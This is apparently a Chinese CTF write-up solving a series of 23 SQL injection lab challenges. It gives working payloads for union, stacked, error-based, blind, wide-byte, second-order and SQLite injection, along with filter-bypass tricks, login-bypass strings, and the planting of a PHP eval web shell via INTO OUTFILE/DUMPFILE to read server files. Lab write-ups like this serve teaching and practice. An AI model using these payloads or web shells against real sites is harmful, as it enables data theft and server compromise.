青岑sql
ezsql (数字型联合注入)
打开题目是一个查分系统,输入示例2026001成功跳转,同时注意到url后面加上了?id=2026001得知是get请求方式,接着查看是什么注入和闭合方式,输入 ’ 并没有引起报错(因为sql的后台一般是SELECT * FROM users WHERE username=’$input’ AND password=’$pass’这样的只输入 ‘ 的话,后台就会收到 ’ ‘ ’ 这样的属于语法错误),证明不是字符型注入,在bp上判断其闭合方式和是否为数字型。打开bp内置浏览器,打开此网页输入任意字符后,在历史里找到这个get请求,右键发送到攻击器选择username后的参数作为注入点。添加payload位置,在右侧的攻击框内选中类型位简单列表然后导入常用字典
1 | and 1=1 -- |
在下方点击添加,添加前缀,因为我们刚刚试过了2026001可以登录,就添加这个作为前缀,攻击后查看结果
观察到这里显示为数字型注入且无闭合方式,输入数字型万能密码1 or 1=1#显示的结果与2026001一致万能密码走不通优先尝试联合注入。
在联合注入前先查看列数依次在url输入
1 | 2026001 order by 1 |
在输入到5时显示 (前四个均能正常查看)
1 | Student ID not found. Please check and try again. |
判断出列数为4,然后查看回显,在查询框输入
1 | -1 union select 1,2,3,4 |

发现4个回显位都可以用,我们选择2回显位(随便选一个回显位)输入
1 | -1 union select 1,group_concat(schema_name),3,4 from information_schema.schemata |
(查库名)

发现除了系统库information_schema,还有一个库user,查这个库名里的表名,输入
1 | -1 union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='user' |
(查表名)

查到flag表,读取这个表的列名,输入
1 | -1 union select 1,group_concat(column_name),3,4 from information_schema.columns where table_schema='user' and table_name='flag' |
(查列名)
发现secret(一般flag就藏在这里)读取这个列,输入
1 | -1 union select 1,secret,3,4 from user.flag |
获得flag
ezsql_1 (万能密码)
打开容器,里面显示了登录框,优先输入万能密码' or 1=1#成功注入获得flag
这里补充几个万能密码
知道目标用户时,可以在账号框注释掉密码:
1 | 账号:admin' -- |
或在账号框构造恒真条件:
1 | 账号:' or 1=1 -- |
或把 payload 放在密码框:
1 | 账号:随便填 |
或账号和密码一起输入时,可以使用不带注释符的写法:
1 | 账号:' or '1'='1 |
或一种 MySQL 里比较特殊的写法:
1 | 账号:'=' |
或使用块注释符注释掉账号和密码中间的内容:
1 | 账号:'/* |
ezsql_2 (联合注入,字符型)
打开容器又是登录框,输入万能密码显示
1 | Welcome admin |
并没有给flag,优先怀疑联合注入
先查列数
1 | 账号:1' or 1=1 order by 1 -- 密码随意 |
在5时显示
1 | Login failed. |
得知有四列,接着查回显位,输入
1 | 账号:-1' union select 1,2,3,4 -- 密码随意 |

获得回显位2,接着查库名,输入
1 | 账号-1' union select 1,group_concat(schema_name),3,4 from information_schema.schemata -- 密码随意 |

有些像第一题,在user库里查表名,输入
1 | 账号-1' union select 1,group_concat(table_name),3,4 from information_schema.tables where table_schema='user' -- 密码随意 |
返回
1 | Welcome flag |
在flag表里查列名,输入
1 | 账号-1' union select 1,group_concat(column_name),3,4 from information_schema.columns where table_schema='user' and table_name='flag' -- 密码随意 |

抓到secret,读取他输入
1 | 账号-1' union select 1,secret,3,4 from user.flag -- 密码随意 |
获得flag
ezsql_3 (单引号加小括号闭合方式的联合注入)
打开后输入万能密码,返回报错
1 | SQL Error: You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '' at line 1 |
优先怀疑闭合方式变化,在bp里查看闭合方式,攻击器里设payload,导入字典
1 | and 1=1 -- |
前缀添加为admin(前两题的信息,用户名为admin)
发现’)的响应长度不一致,确定本题的闭合方式为‘),所以我们只需要重复ezsql_2的操作并把单引号改成单引号加括号就可以了,在最后输入
1 | 账号:-1') union select 1,secret,3,4 from user.flag -- |
获得flag
ezsql_4 (双引号闭合的联合注入)
依旧输入万能密码,又显示报错,果断用bp先测一下在
1 | admin" and 1=1 -- |
这里的响应长度不一致,确定闭合方式为双引号。然后继续前两题的操作,把单引号改成双引号,在最后输入
1 | 账号:-1" union select 1,secret,3,4 from user.flag -- |
获得flag
ezsql_5 (双引号加小括号闭合的联合注入)
万能密码!….报错(又来!)继续bp测闭合在
1 | admin") and 1=1 -- |
发现长度不一致,确定了闭合方式为双引号加小括号,继续前几题的操作,把单引号改为双引号加小括号,在最后输入
1 | 账号:-1") union select 1,secret,3,4 from user.flag -- |
获得flag
ezsql_6 (过滤#和 – 的联合注入)
万能密码(有点不想说了),报错,麻木的发送bp……欸?所有的都是一致的,说明这次不是闭合方式的问题,但万能密码却行不通,怀疑过滤,依次尝试万能密码的字符,发现是 – 被拦截,换用#还是被拦截,再换密码框也是,说明这次是双输入框过滤 – 和#,那么尝试第三种注释/**/,因为本质还是联合注入,只是过滤了注释符,所以还是一样的操作,再最后输入
1 | 账号:-1' union select 1,secret,3,4 from user.flag where 1=1/* |
这里再补充两个
1 | 账号:随便填 |
(在密码框里注入)
或
1 | 账号:-1' union select 1,secret,3,4 from user.flag where 1=1 or '1'='1 |
(账号框注入)
因为注释被ban所以这里就构造恒真条件代替
获得flag
ezsql_7(过滤空格的联合注入)
万能密码……爆错!芜!!!
不发癫了,逐个排查一下发现‘,or,1=1,#都正常,真相只有一个……..空格!想办法进行空格绕过
1,小括号绕过,步骤一样,只是换成小括号
1 | 账号:1'UNION(SELECT(1),secret,(3),(4)FROM(user.flag))# |
2,注释符绕过,用/**/
1 | 账号:-1'union/**/select/**/1,secret,3,4/**/from/**/user.flag# |
3,编码绕过(感觉这个好麻烦)
1 | ?username=-1'union%0cselect%0c1,secret,3,4%0cfrom%0cuser.flag--%0c&password=随便 |
获得flag
ezsql_8 (双写加过滤空格的联合注入)
万能密码…爆爆!
排查过滤点,又是空格,把上一题的三种方式随便弄一个上去,欸,还是报错,这里报错显示
1 | SQL Error: SELECT * FROM flag WHERE name = '-1'/**//**/1,secret,3,4/**//**/user.#' AND passwd = '1111' |
可以看见union select, from被吞了,优先联想双写绕过,改为uniunionon这种的,本质是他检测到这三个词就吞掉,那我们就输入这样写,他吞掉之后,剩下的字母又刚好可以组成我们想要的词,进而进行注入,同一个步骤,在最后注入
1 | 账号:-1'uniunionon/**/seselectlect/**/1,secret,3,4/**/ffromrom/**/user.flflagag# |
获得flag
ezsql_9(单输入框数字型联合注入)
打开后只有一个输入框,输入 ’ 返回
1 | Query failed |
不是报错,说明不是字符型注入,输入1正常回显,在bp里检测一下是否为数字型和闭合方式,召唤字典!
1 | and 1=1 -- |
添加前缀 1 开始攻击发现只有第一个不一样
1 | 1 and 1=1 -- |
同时也没有任何过滤,那这个和第一题不就一样了嘛!最后输入
1 | -1 union select 1,flag,3,4 from user.flag |
获得flag
ezsql_10(单引号字符型闭合的联合注入)
有点像_9 ,万能密码成功,同时bp字典查看
发现是单引号闭合的字符型注入,检查没有任何过滤,直接输入
1 | -1' union select 1,flag,3,4 from user.flag -- |
获得flag
ezsql_11(禁用select的堆叠注入)
打开容器,依旧但输入框,输入1正确显示,万能密码也正常,直接联合查询,看我联合查询神…. 欸,不对,怎么报错了?
看一下什么情况,发现他把select给ban掉了,select被ban了的话就优先尝试存不存在堆叠注入,输入
1 | 1'; do sleep(5); |
页面确实有5秒的延迟,证明了堆叠注入确实可以用,那么我们就拿针对堆叠注入的最终兵器喵….
输入
1 | -1'; SET @q=0x73656c65637420666c61672066726f6d20666c6167; PREPARE s FROM @q; EXECUTE s;# |
直接一把嗦获得flag
这里的原理是这样的
1 | 1. @q = 0x73656c656374... |
但是这个一把嗦的payload也有弊端就是只要waf没拦SET、PREPARE,有堆叠注入才可以用,那要是waf拦了呢?我们就换用
1 | -1'; SELECT CONCAT(0x73656c65637420666c61672066726f6d20666c6167) INTO @sql; PREPARE s FROM @sql; EXECUTE s;# |
这个也能出,所以说基本上只要确定是堆叠注入就可以用。
现在再附上一个正常解这题的方法(找康可可的)
先用 show 枚举表:
1 | 1'; show tables; |
得知有 employees;flag 两个表。
接下来可以用 Handler 句柄法来读取字段数据。
handler是 MySQL 专属语法,可以不使用select读取表数据。
输入:
1 | # 打开表句柄,读取第一行 |
获取flag
ezsql_12 (报错注入?管他呢,布尔盲注!)
打开网页
万能密码成功,但这里只有登录成功,并没有显示用户名(开始怀疑)….. 怀疑他干嘛,布尔脚本,撕咬它!
直接打开布尔脚本,这里的脚本是自己的有使用方法,复制顶部url信息,把username那里用 * 来标注注入点弄成username=*这样的然后随便输入并回车运行,然后检测显示出确实存在盲注,直接点开2号脚本,输入我们有 * 的url回车等待脚本成功,获得flag
有点简单,报错注入也来一下
先试试联合注入,在测试列数
1 | 账号:1' or 1=1 order by 1 -- |
在4的时候报错,注意这里是报错是SQL 报错信息,尝试 updatexml()报错注入(康可可大人救我!)
查询数据库名
输入:
1 | 账号:1' and updatexml(1,concat(0x7e,(select group_concat(schema_name) from information_schema.schemata),0x7e),1) -- |
返回:
1 | ~information_schema,user~ |
查询库 user 的表名
输入:
1 | 账号:1' and updatexml(1,concat(0x7e,(select group_concat(table_name) from information_schema.tables where table_schema='user'),0x7e),1) -- |
返回:
1 | ~flag,users~ |
查询表 flag 的列名
输入:
1 | 账号:1' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_schema.columns where table_schema='user' and table_name='flag'),0x7e),1) -- |
返回:
1 | ~id,flag~ |
查询列 flag 的字段内容
先判断字段内容长度,输入:
1 | 账号:1' and updatexml(1,concat(0x7e,(select length(group_concat(flag)) from user.flag),0x7e),1) -- |
返回:
1 | ~42~ |
分段读取字段内容,输入:
1 | # 读取第 1-30 位 |
和
1 | 读取第 31-42 位 |
拼接得到 flag。
ezsql_13(布尔盲注!!!)
打开容器,万能密码注入显示成功,输入1还是成功再输入
1 | 1' and length(database())>0 -- |
还是成功,确定了,就是布尔盲注,终于是正经盲注了,脚本启动!继续上题的步骤,成功获得flag
ezsql_14(时间盲注!)
万能密码…..欸?我回显呢?怎么就只有
1 | The query results have been sent to your email. |
不信,输入1,怎么还是?难道说…..是时间盲注?验证一下,打开1号脚本,按照上述操作实施,1号脚本显示时间盲注存在,那么我们就直接用二号脚本找flag,按照上述题的步骤输入,获得flag
ezsql_15(宽字节注入)
来到双输入框,管他呢,万能密码 ,失败!bp字典,失败!!!怎么回事,思考宽字节….对,宽字节!试一下%df因为是url编码,再url地址栏内操作,输入
1 | ?username=%df%27%20OR%201=1%23&password=111 |
显示
1 | Welcome admin |
可知确实是宽字节注入,还是联合注入那么我们就直接再url上拼我们前几天的联合注入的最后一步,只是改为宽字节
1 | ?username=-1%df' union select 1,secret,3,4 from user.flag -- +&password=1 |
获得flag
ezsql_16(数据库为SQLite的联合注入)
打开容器,是登录框,输入万能密码,显示报错
1 | SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "#" in/var/www/html/index.php on line38 |
可知这次的数据库不再是MySQL,而是 SQLite,那么就转用SQLite的语法,还是一样联合注入,先测列数
1 | 账号:1' or 1=1 order by 1 -- |
得知在5的时候回显错误,确定为四列,接着判断回显位
1 | 账号:-1' union select 1,2,3,4 -- |
显示Welcome 2,确定2为回显位 ,由于sqlite无法爆库名,所以直接来爆表名,输入
1 | 账号:-1' union select 1,group_concat(name),3,4 from sqlite_master where type='table' -- |
回显显示flag,获得表名flag,接着查看flag表里的列名,输入
1 | 账号:-1' union select 1,sql,3,4 from sqlite_master where type='table' and name='flag' -- |
获得回显
1 | Welcome CREATE TABLE flag (id INTEGER, name TEXT, passwd TEXT, secret TEXT) |
获得列名id,name,passwd,secret,直接查secrect,输入
1 | 账号:-1' union select 1,group_concat(secret),3,4 from flag -- |
获得flag
ezsql_17(数据库为SQLite的布尔盲注)
这次是查询框,开始怀疑是不是又是SQLite的数据库,先输入万能密码,显示报错
1 | SQLite3::query(): Unable to prepare statement: 1, unrecognized token: "#" in/var/www/html/index.phpon line 46 |
判定为SQLite的数据库,先输入1,2,3,都显示查询成功并没有显示查询内容,怀疑一下布尔盲注,用脚本检测一下,1号脚本显示确实存在,在二号脚本输入本题url爆破获得flag
ezsql_18(二次注入+万能密码)
打开容器来到登录框,输入万能密码失效同时发现有注册页面,怀疑二次注入
1 | 二次注入就是在注册页面里在数据库里面注入语句,这时只是用户名(服务器把他当作字符处理了),然后登录的时候,数据库内部调用这个的以为是个用户名,但本质是万能密码,直接是万能密码的原理把后台的那个username''&password''搞炸(从内部调取出来刚好拼接上sql语句,触发) |
在注册区输入万能密码并注册,返回登录去,输入刚刚注册的万能密码,调用来达到sql注入的目的,获得flag
ezsql_19 (二次注入+联合注入)
打开容器,又是登录和注册都有的形式,继续二次注入,但是这次注入后的回显为
1 | 欢迎回来,' or 1=1 -- 。 |
并没有flag,怀疑联合注入,在注册去先注入一遍再在登陆区输入一遍,先查列数(往后的每一步都要先注册在登陆总共两遍)
1 | 账号:1' or 1=1 order by 1 -- |
在第三列时回显
1 | 查询异常:Unknown column '4' in 'ORDER BY' |
确定列数为2列,判断回显
1 | 账号:-1' union select 1,2 -- |
获得回显位2,接着查库名
1 | 账号:-1' union select 1,group_concat(schema_name) from information_schema.schemata -- |
回显
1 | information_schema,user |
查user库里的表名
1 | 账号:-1' union select 1,group_concat(table_name) from information_schema.tables where table_schema='user' -- |
回显
1 | user_notes,users,flags |
查flag表的列名
1 | 账号:-1' union select 1,group_concat(column_name) from information_schema.columns where table_schema='user' and table_name='flags' -- |
回显
1 | flag |
接着读取它
1 | 账号:-1' union select 1,flag from user.flags -- |
获得flag
ezsql_20 (post请求,过滤逗号的联合注入)
打开容器,优先尝试万能密码,成功获得信息,但无flag,尝试联合注入,测列数
1 | 账号:1' or 1=1 order by 1 -- |
在4时显示
1 | 查询失败,请检查公告编号。 |
得知有三列,接下来测回显位,输入
1 | -1' union select 1,2,3 -- |
显示非法字符

排查是哪个被过滤了,但神奇的是-1,‘,union select,123,注释符和空格都没有报错,所以出题人过滤了逗号!(好阴险…)
将逗号换为join配合子查询来代替union select 1,2,3 – 即更换为
1 | -1' UNION SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT 3)c # |
成功回显
以3作为回显位,输入
1 | -1' UNION SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT group_concat(schema_name) FROM information_schema.schemata)c # |
读库名显示
1 | information_schema,ezsql20 |
读去ezsql20的表,输入
1 | -1' UNION SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT group_concat(table_name) FROM information_schema.tables WHERE table_schema='ezsql20')c # |
回显显示为
1 | flag,notices |
读取flag的列,输入
1 | -1' UNION SELECT * FROM (SELECT 1)a JOIN (SELECT 2)b JOIN (SELECT group_concat(column_name) FROM information_schema.columns WHERE table_schema='ezsql20' AND table_name='flag')c # |
回显显示为
1 | id,secret,note |
读取secret
1 | -1' union select * from (select 1)a join (select group_concat(secret) from flag )b cross join (select 3)c # |
获得flag(经过询问出题人删去了注释符 – )
ezsql_21(文件读写)
打开容器,输入万能密码正常显示,尝试联合注入…..欸?为什么把表扒烂了都没见flag,我flag呢!qaq…..怀疑方向出现问题,想到sql注入里还有一个类型–文件注入,看一下文件注入的可行性,f12查看源代码,找到线索啦!

这里显示出来了flag的位置
1 | flag in /conquer_secret.txt |
在输入栏中输入
1 | -1' union select 1,load_file('/conquer_secret.txt'),3 -- |
读取文件,成功获得flag
ezsql_22 (文件读写,过滤load_file的写入木马类)
打开容器,怀疑和上一题一样,f12发现了
1 | flag in /conquer_secret.txt |
和上一题一样,输入
1 | -1' union select 1,load_file('/conquer_secret.txt'),3 -- |
这里显示非法函数注入,经过尝试发现load_file进入黑名单,已知在mysql里读取文件的函数只有load_file所以我们换一下方向,尝试into outfile写入文件,在写入文件之前,确定文件路径,输入
1 | -1' union select 1,'test',3 into outfile '/var/www/html/test.txt' -- |
访问/test.txt,发现文件写入成功

获得路径/var/www/html/接着写入木马文件,输入
1 | -1' union select 1,'<?php @eval($_POST[1]);?>',3 into outfile '/var/www/html/shell.php' -- |
访问/shell.php在hackbar里post请求输入
1 | 1=system('cat%20/conquer_secret.txt'); |
获得flag。
如果在寻找文件路径行不同时,可以依次尝试
1 | /var/www/html/ |
并访问来确定文件路径
ezsql_23(文件读写过滤load_file和outfile的写入木马类)
依据前两题,仍然存在f12里的flag提示
1 | flag in /conquer_secret.txt |
依据上次的经验先尝试load_file发现被ban,在尝试into outfile写木马,又被ban,逐个排查发现是outfile被ban了,但是into没有ban,这个给了我们一个提示,因为写入木马文件除了into oufile外还有into dumpfile,尝试这个函数发现没有被ban确定了我们要用的函数是into dumpfile。继续上一题的习惯,找文件路径,一次尝试下面的路径
1 | /var/www/html/ |
带入语句
1 | -1' union select 1,'test',3 into dumpfile '/var/www/html/test.txt' -- |
在/var/www/html/这个路径获得回显
1 | 1test3 |
植入木马,输入
1 | -1' union select 1,'<?php @eval($_POST[1]);?>',3 into dumpfile '/var/www/html/shell.php' -- |
访问/shell.php接着hackbar里post请求
1 | 1=system('cat%20/conquer_secret.txt'); |
获得flag,到这里目前青岑的ezsql系列就全部完成了喵,嘻嘻…..awa